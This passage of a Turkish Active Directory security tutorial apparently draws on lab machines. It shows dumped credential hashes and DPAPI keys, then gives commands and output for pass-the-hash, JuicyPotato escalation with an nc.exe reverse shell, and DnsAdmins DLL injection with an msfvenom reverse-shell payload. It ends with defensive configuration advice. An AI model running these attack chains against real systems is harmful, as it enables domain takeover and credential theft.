HomeGroupUser$:1003:aad3b435b51404eeaad3b435b51404ee:4010de687d2a0c14c9a26f64a7ddaf15:::
test:1004:aad3b435b51404eeaad3b435b51404ee:0cb6948805f797bf2a82807973b89537:::
[*] Dumping cached domain logon information (domain/username:hash)
SATELECA.LOCAL/fcastle:$DCC2$10240#fcastle#f9bd95a5b6bfff7c04bd180c03e2175a
SATELECA.LOCAL/mustafacin:$DCC2$10240#mustafacin#40213705da9135551b9422780f6ef2b6
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
SATELECA\FCASTLE$:aes256-cts-hmac-sha1-96:2f3608e39a107d16e341823d0d39fe5f6bb83745b303048e6463d0a2e53936dc
SATELECA\FCASTLE$:aes128-cts-hmac-sha1-96:adcaefc6a4db7c01d57ca42ca3a0972f
SATELECA\FCASTLE$:des-cbc-md5:2aea86bc6d766891
SATELECA\FCASTLE$:aad3b435b51404eeaad3b435b51404ee:6ae2b8422ae12e537fb095ad0bc12095:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xd23342282ee2ee0eb043f3c3669744176bd882d6
dpapi_userkey:0x54e544fb07b35fec688771ad0bcf3e87917e8915
[*] NL$KM
```

Elde edilen hash'imizi Pass The Hash yöntemleri kullanılarak sisteme erişim yapılabilir.

## PASS THE HASH

Pass The Hash, “ntlm” hash karmasını kullanarak Windows işletim sistemine erişime olanak sağlar. Yani hash'i kırmakla uğraşmamıza gerek kalmaz.

➤ **python3 psexec.py -hashes <LM>:<NTLM> <USERNAME>@<İP ADRESİ>**

```
satlca@kali:~/tools/impacket-3/examples$ python3 psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:d2212f2e5aece99774031ca5067c83bf
Administrator@192.168.1.194
Impacket v0.9.21.dev1+20200225.153700.afe746d2 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 192.168.1.194.....
[*] Found writable share ADMIN$
[*] Uploading file vEiHiQAJ.exe
[*] Opening SVCManager on 192.168.1.194.....
[*] Creating service uYGd on 192.168.1.194.....
[*] Starting service uYGd.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

Pass The Hash, aynı zamanda **wsman**(5985) portundan bizlere erişim imkanı verebilir. Daha önce de bahsettiğimiz gibi, bu saldırıları yapmamız için konfigürasyonlara dikkat etmemiz gerekmektedir.

➤ **evil-winrm -i <İP ADRESİ> -u <KULLANICI> -H <HASH>**

## JuicyPotato

Juicy Potato, temelde RottenPotato istismarının saldırgan bir sürümüdür diyebiliriz. RottenPotatoNG ve türevleri, MiTM dinleyicisine sahip olan ve SeImpersonate veya SeAssignPrimaryToken ayrıcalıklarına sahip olduğunuzda BITS hizmetine dayalı ayrıcalık yükseltme zincirine dayanır. Lab ortamlarında oldukça denk geldiğimiz önemli bir güvenlik açığı olduğu için istismar yöntemlerini görmek oldukça yarar sağlayacaktır.

➤ **whoami /priv**

```

c:\>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----

Privilege Name      Description      State
=====
SeShutdownPrivilege Shut down the system Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeUndockPrivilege Remove computer from docking station Disabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeTimeZonePrivilege Change the time zone Disabled

```

Yapılan örnekte “**SeImpersonatePrivilege Enabled**” şeklinde bulunmaktadır. JuicyPatato kullanarak sömürü işlemi yapılır. Sömürü işlemi sonrası sistemde yetkili hesap olan “**NT AUTHORITY\SYSTEM**” ayrıcalıklarına yükselmek mümkündür. Sistemin sömürülmesi için örnek olarak nc.exe ile reverse shell alınacaktır.

Reverse Shell(Ters Kabuk) almak için ilk olarak yaptığımız işlemin JuicyPatato.exe programının anlayacağı şekilde zararlı “.bat” dosyası oluşturmalıyız. Zararlı dosya içerisinde almak istediğimiz ters kabuk(reverse shell) komutlarını bulundurmak yeterli olacaktır.

- **echo c:\temp\nc.exe <Saldıran ip adresi> <Saldıran Port> -e cmd.exe > reverse.bat**
- **JuicyPatato.exe -t \* -p <Zararlı Dosya> -l <Dinleme Portu>**

```

c:\temp>type reverse.bat
type reverse.bat
c:\temp\nc.exe 10.10.14.14 1313 -e cmd.exe

c:\temp>JuicyPotato.exe -t * -p reverse.bat -l 5555
JuicyPotato.exe -t * -p reverse.bat -l 5555
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 5555
.....
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK

```

Saldıran makinede netcat dinleyicisini açmak yeterli olacaktır.

- **nc.exe -lvnp 1313**



```

satleca@kali:~$ nc -lvnp 1313
listening on [any] 1313 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.63] 49694
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

```

## DNSAdmin ile DLL Injection

DNSAdmins grubuna ait bir kullanıcı yetki yükseltebilmektedir. Yetki yükseltebilmek için geliştirilen dll zararlı yazılımı dns servisine enfekte edilmesi gerekmektedir. Ardından dns servisi tekrar çalıştırıldığı zaman sisteme enfekte edilen zararlı yazılım çalışacak ve sistemde yetki yükseltme işlemi gerçekleşecektir.

### ➤ whoami /groups

```

*Evil-WinRM* PS C:\> whoami /groups

GROUP INFORMATION
-----

Group Name                                     Type                                     SID
=====
Everyone                                       Well-known group S-1-1-0
BUILTIN\Users                                 Alias              S-1-5-32-545
BUILTIN\Pre-Windows 2000 Compatible Access   Alias              S-1-5-32-554
BUILTIN\Remote Management Users              Alias              S-1-5-32-580
NT AUTHORITY\NETWORK                         Well-known group S-1-5-2
NT AUTHORITY\Authenticated Users              Well-known group S-1-5-11
NT AUTHORITY\This Organization                Well-known group S-1-5-15
MEGABANK\Contractors                         Group              S-1-5-21-1392959593
MEGABANK\DnsAdmins                           Alias              S-1-5-21-1392959593
NT AUTHORITY\NTLM Authentication              Well-known group S-1-5-64-10
Mandatory Label\Medium Mandatory Level       Label              S-1-16-8192

```

Sahip olunan kullanıcı DnsAdmins grubuna ait olduğu tespit edilmiştir. Bu tespit sonucunda ilk olarak zararlı dll dosyasını oluşturmak gerekiyor. DLL injection saldırı tiplerinde birden fazla zararlı dosya oluşturma yöntemi vardır. Bazı durumlarda antivirüs yazılımları klasik ters kabuk(reverse shell) saldırılarını engelleyebilir. Bu tarz durumlarda siber güvenlik araştırmacısı ona göre farklı yöntemler deneyebilir. Şuan çalıştırılacak hedef sistemde böyle bir güvenlik mekanizması bulunmadığı için msfvenom kullanarak zararlı yazılım oluşturmak mümkün olacaktır.

```
# msfvenom -p windows/x64/shell_reverse_tcp LHOST=<İP ADRESİ>  
LPORT=<İP ADRESİ> --platform=windows -f dll > plugin.dll
```

Zararlı yazılım oluşturuldu. Şimdi smbserver çalıştırılıp hedef makine içerisinden zararlı yazılımın tetiklenmesi gerekmektedir.

```
# sudo python3 smbserver.py SHARE /<zararlı yazılımın bulunduğu dizin>
```

```
sattleca@kali:~/tools/impacket-3/examples$ sudo python3 smbserver.py SHARE /home/sattleca/resolute  
Impacket v0.9.21.dev1+20200225.153700.afe746d2 - Copyright 2020 SecureAuth Corporation  
  
[*] Config file parsed  
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0  
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0  
[*] Config file parsed  
[*] Config file parsed  
[*] Config file parsed
```

Şimdi, hedef makinedeki DnsAdmins grubuna ait kullanıcı üzerinden dnscmd.exe aracı kullanılarak oluşturulan zararlı yazılım tetiklenmelidir.

```
# dnscmd.exe resolute /config /serverlevelplugindll \\<Saldırgan İp  
Adresi>\share\<plugin.dll>
```

```
*Evil-WinRM* PS C:\Users\ryan> dnscmd.exe resolute /config /serverlevelplugindll \\10.10.14.15\share\plugin.dll  
1  
Registry property serverlevelplugindll successfully reset.  
Command completed successfully.
```

Dll injection(enfeksiyon) işlemi gerçekleşmiştir. Şimdi dns servisi tekrar başlatılmalı ve zararlı yazılım çalıştırılmalıdır.

- sc.exe stop dns
- sc.exe start dns

```
Evil-WinRM* PS C:\Users\ryan> sc.exe stop dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 3   STOP_PENDING
                           (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0

Evil-WinRM* PS C:\Users\ryan> sc.exe start dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 2   START_PENDING
                           (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x7d0
        PID                 : 3796
        FLAGS                 :

Evil-WinRM* PS C:\Users\ryan>

satleca@kali: ~/resolute
satleca@kali: ~/resolute$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.10.169] 52139
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

## AKTİF DİZİN YAPISINI SAVUNMA YÖNTEMLERİ

### Etki Alanı Sömürüsü(Domain Enumeration) Savunma Yöntemleri

Aktif Dizin sistemlerinde güvenlik açıklarının temel sebebi eksik ve yanlış konfigürasyonlar olmuştur. Gerek sistem yöneticisinin eksik bilgisi, gerek sistemlerin güncel tutulmaması çok ciddi güvenlik sorunları ortaya çıkmasına sebep olabilmektedir. Etki alanı sömürü işlemleri, sistemde bulunan güvenlik açıklarını tespit etme amacıyla oldukça işe yaramaktadır. Sistemde bulunan güvenlik açığını onarmak için saldırısı kısmında anlatılan komutları kullanmak oldukça işe yarayabilmektedir.

Aktif Dizin sistemine yeni eklenen kullanıcının “Description” kısmının kimsenin göremeyeceği düşünüldüğü için parola yazıldığı durumlar olabilir. Description kısımlarını sömürüldüğü zaman sistemdeki diğer kullanıcıların parolalarına ulaşmak mümkündür.

Aktif Dizin sistemlerinde bir diğer kritik güvenlik açığı LDAP servisinin “**Anonymous**” olarak dışarıya açılmasıdır. LDAP servisi herkese açık şekilde tutuluyorsa, “**LdapDomainDump**” kullanılarak sistemin yapısı çözülebilir.

Sistem karmaşık ve büyük bir sistemlerde saldırganın çözümlemesi zor olacağı gibi konfigüre eden personelin hata yapma olasılığını artacaktır. Bundan dolayı sisteme birden fazla personelin bakması ve sistemi güncel tutmaları oldukça önemlidir.

Windows Server 2019 üzerinde Aktif Dizin sistemini kullanmak ve işletim sistemini güncel tutmak kritik güvenlik açıklarına karşı oldukça etkili olacaktır.

Kullanıcı parolaların zor olması oldukça önemlidir. Bir şekilde NTLMv2 parola hash’ini elde eden saldırganlar o parolayı kıramazlarsa hiçbir zarar veremezler.

## Kerberos Koruması Sağlama


Kerberos sistemlerinden kaynaklı güvenlik açıkları oldukça kritik olabilmektedir. Oldukça kritik ms14-068 güvenlik açığı gibi güvenlik açıklarından korunmanın ilk yöntemi Aktif Dizin sistemini güncel tutmak olmaktadır. Aktif Dizin sistem ne kadar güncel tutulsa dahi kerberos'tan kaynaklı kritik yönetici hataları bulunabilmektedir.

LLMNR Güvenlik Zaafiyetinden Korunmak İçin Konfigürasyon ayarları :

- Başlat'a tıklayınız.
- Metin kutusuna "gpedit.msc" yazınız.
- Yerel Bilgisayar İlkesi -> Bilgisayar Yapılandırması -> Yönetim Şablonları -> Ağ -> DNS İstemcisine gidiniz.
- DNS İstemci Klasöründe, "**Çok Noktaya Yayın Adı Çözümlemesini Kapat**" ı çift tıklayın ve "Kapalı" olarak ayarlayınız.

NBT-NS'yi devre dışı bırakmak için:

Ağ Bağlantıları > Ağ Adaptörü Özellikleri > TCP/IPv4 Özellikleri > Gelişmiş sekmesi > WINS sekmesine gidin ve "TCP / IP üzerinden NetBIOS'u Devre Dışı Bırak" seçeneğini seçiniz.



## Yetki Yükseltme Saldırıları Korunma Yöntemleri

Sisteme erişim ne kadar güvenlik olursa olsun ufak bir hatadan kaynaklı dahi olsa bir şekilde erişim sağlanabilir. Kötü niyetli saldırgan her zaman dışarıdan değil, direk sisteme erişim sağlayan bir kişi olabilir. Bundan dolayı sisteme erişim yapıldığı durumlarda bu erişimleri en az yetki ile kullanmak gerekmektedir. Aktif Dizin servislerindeki kullanıcılar ne kadar az yetkili olursa sistem güvenliği de o oranda artabilir.

### DCSync Saldırısına Karşı Savunma Yöntemleri:

Bu saldırı türünden korunmanın en önemli yolu kullanıcıların gruplarını doğru konfigüre etmektir. Örneğin normal seviyeli bir kullanıcıyı “Domain Admins” grubuna eklenirse bu güvenlik açığı ortaya çıkmış olur. Aktif Dizin’de diğer gruplara fazla yetki verilirse de o gruplara ait kullanıcılar dolaylı yoldan bu güvenlik açığını sömürebilir. Güvenlik açığı tehlikeli bir saldırgan tarafından sömürüldüğü durumlarda tüm Aktif Dizin’in yönetimi saldırgana geçebilir.

### Juicy Patato Saldırısına Karşı Savunma Yöntemleri:

Bu saldırı türünden kurtulmak için “**SeImpersonate**” ve “**SeAssignPrimaryToken**” ayarlarını kapalı tutmak gerekiyor.